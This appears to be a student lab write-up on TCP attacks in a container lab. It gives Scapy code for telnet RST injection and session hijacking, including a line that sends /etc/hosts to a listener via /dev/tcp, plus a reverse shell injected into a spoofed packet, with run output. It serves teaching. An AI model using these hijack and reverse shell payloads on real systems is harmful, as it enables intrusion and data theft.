
Running the Rst code from terminal



Telnet Connection has been closed post running rst attack



Telnet login from user 1 to user 2



Code for Automatic Rst attack


```python
from scapy.all import *
def spoof (pkt) :
    pre_ip = pkt[IP]
    pre_tcp = pkt[TCP]

    ip = IP(src=pre_ip.dst, dst=pre_ip.src)
    tcp = TCP(sport=pre_tcp.dport, dport=pre_tcp.sport, flags="R", seq=pre_tcp.ack)
    pkt = ip/tcp
    pkt.show
    send (pkt , verbose=1,iface="br-4b43672156a8")
sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.7 and dst port 23', prn=spoof,iface="br-4b43672156a8")
```

Connection is closed on pressing any button


```
d2ea0ebc35b7 login: seed
Password:

Login incorrect
d2ea0ebc35b7 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Oct  4 04:55:49 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@d2ea0ebc35b7:~$ Connection closed by foreign host.
```

Task3:


Code for hijack session




Listening on port 9090




Telnet connection between user 1 and user 2



Running the code




Post running the session hijack code out display



Creating auto hijack attack

Creating Telnet Connection between user 1 and user 2




Auto Hijack code

```
#!/usr/bin/env python3
from scapy.all import *
def spoof (pkt) :
    pre_ip = pkt[IP]
    pre_tcp = pkt[TCP]

    ip = IP(src=pre_ip.src, dst=pre_ip.dst)
    print(pre_ip.src)
    print(pre_tcp.sport)
    data = "\rcat /etc/hosts > /dev/tcp/192.168.253.128/9090\r"
    tcp = TCP(sport=pre_tcp.sport, dport=pre_tcp.dport, flags="A",
seq=pre_tcp.seq+1,ack=pre_tcp.ack)
    pkt = ip/tcp/data
    pkt.show
    send (pkt , verbose=1,iface='br-4b43672156a8")
sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.7 and dst port 23',
prn=spoof,iface="br-4b43672156a8")
```

Running the auto hijack code


```
[10/05/21]seed@VM:~/.../volumes$ gcc synflood.c
[10/05/21]seed@VM:~/.../volumes$ sudo ./a.out 10.9.0.5 23
^C
[10/05/21]seed@VM:~/.../volumes$ ls
a.out          synflood.c        Task2_Rst.py        Task3_Hijack.py
synflood1.py   Task2_AutoRst.py  Task3_AutoHijack.py  Task4_Reverse.py
[10/05/21]seed@VM:~/.../volumes$ sudo chmod +x Task3_AutoHijack.py
[10/05/21]seed@VM:~/.../volumes$ sudo ./Task3_AutoHijack.py
from: can't read /var/mail/scapy.all
./Task3_AutoHijack.py: 2: Syntax error: "(" unexpected
[10/05/21]seed@VM:~/.../volumes$ sudo python3 Task3_AutoHijack.py
10.9.0.6
34288
.
Sent 1 packets.
10.9.0.6
34288
```

Successful Auto Hijack is done




Task 4

Creating connection between user 1 and user 2



Wireshark output while telnet 10.9.0.7 from 10.9.0.6 for seq number and acknowledgement number



Listening on port 9090

Code for reverse shell

```python
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.7")
tcp = TCP(sport=34246, dport=23, flags="A", seq=1836510000, ack=3860718291)
data = "\r /bin/bash -i > /dev/tcp/192.168.253.128/9090 0<&1 2>&1\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0,iface="br-4b43672156a8")
```

Running the code

```
[10/04/21]seed@VM:~/.../volumes$ sudo chmod +x Task4_Reverse.py
[10/04/21]seed@VM:~/.../volumes$ sudo ./Task4_Reverse.py
version   : BitField  (4 bits)          = 4              (4)
ihl       : BitField  (4 bits)          = None           (None)
tos       : XByteField                  = 0              (0)
len       : ShortField                  = None           (None)
id        : ShortField                  = 1              (1)
flags     : FlagsField  (3 bits)        = <Flag 0 ()>    (<Flag 0 ()>)
frag      : BitField  (13 bits)         = 0              (0)
ttl       : ByteField                   = 64             (64)
proto     : ByteEnumField               = 6              (0)
chksum    : XShortField                 = None           (None)
src       : SourceIPField               = '10.9.0.6'     (None)
dst       : DestIPField                 = '10.9.0.7'     (None)
options   : PacketListField             = []             ([])
--
sport     : ShortEnumField              = 34246          (20)
dport     : ShortEnumField              = 23             (80)
seq       : IntField                    = 1836510000     (0)
ack       : IntField                    = 3860718291     (0)
```

Successfully reverse shell has been done